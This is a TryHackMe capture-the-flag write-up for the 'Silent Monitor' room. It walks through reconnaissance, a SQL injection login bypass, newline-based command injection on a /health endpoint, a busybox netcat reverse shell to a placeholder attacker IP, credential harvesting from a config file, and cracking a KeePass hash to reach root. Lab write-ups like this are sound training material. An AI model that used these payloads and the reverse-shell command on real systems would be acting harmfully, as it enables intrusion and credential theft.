Silent monitor

Silent Monitor — Write-up
Platform: TryHackMe
Room: Silent Monitor
Difficulty: Medium
Category: Linux / Web
Scenario
Green Lights, Dark Corners CorpNet’s internal network operations centre has been running quietly for years. Monitoring hosts, logging events, and keeping the infrastructure alive. Or so it seems. A tip from a disgruntled contractor suggests that someone on the NOC team has been cutting corners, leaving doors open, and hiding things in places no one thinks to look.
The portal is up. The services show green. The audit log looks clean.
But clean logs can be written by anyone.
Your job is to get in, move through the system, and find out what is really running behind the secret dashboard.
Reconnaissance
We start by enumerating the target machine using Nmap to identify open ports and services. The Nmap scan reveals the following:
1
nmap -Pn -n -T4 -p- --min-rate=1000 -oN allports.txt 10.130.178.116

we can see that the machine has two open ports: 22 (SSH) and a web service on port 5050.

we visit the web service on port 5050 and find a static site.
1
http://silent-monitor.thm:5050


A directory scan using Gobuster reveals a hidden directory /internal which contains a login page.:
1
gobuster dir -u http://silent-monitor.thm:5050/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Access as netops
I try some sqli injection payloads on the username, the payload ’ OR 1==1– works and now i’m logged in as the user netops. After logging in, I can see a dashboard.

In the dashboard, We can see a audit logs sections, i can see that an other user tried to get access via command injection on the /health endpoint. So i try to get access via command injection on the same endpoint.
Shell as www-data
We move to the /health endpoint and try to inject a command. 
We try the same payload that was used in the audit logs, but it doesn’t work. To bypass the filter, we use the new line character to break the command and execute our own. We put our payload after the new line character, and we can see that the command is executed. We can now get a reverse shell by using the following payload:
1
2
busybox nc YOUR_ATTAKER_IP 1337 -e bash


after executing the payload, we get a reverse shell as the user www-data.
Shell as sysadmin


In the directory /opt/netops, we can see a file called secret.config, which has the credentials for the user sysadmin. We can use these credentials to SSH into the machine as sysadmin.
1
ssh sysadmin@silent-monitor.thm
Shell as root

In the backup directory, we can see keepass files, we can use the keepass2john tool to extract the hash from the keepass file and then use john to crack the hash and get the password for the user root.

1
2
keepass2john infrastructure.kdbx > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

after cracking the hash, we get the password for the user root. We can now su to root and get the root flag.
1
su root
That’s it! We have successfully completed the Silent Monitor room on TryHackMe.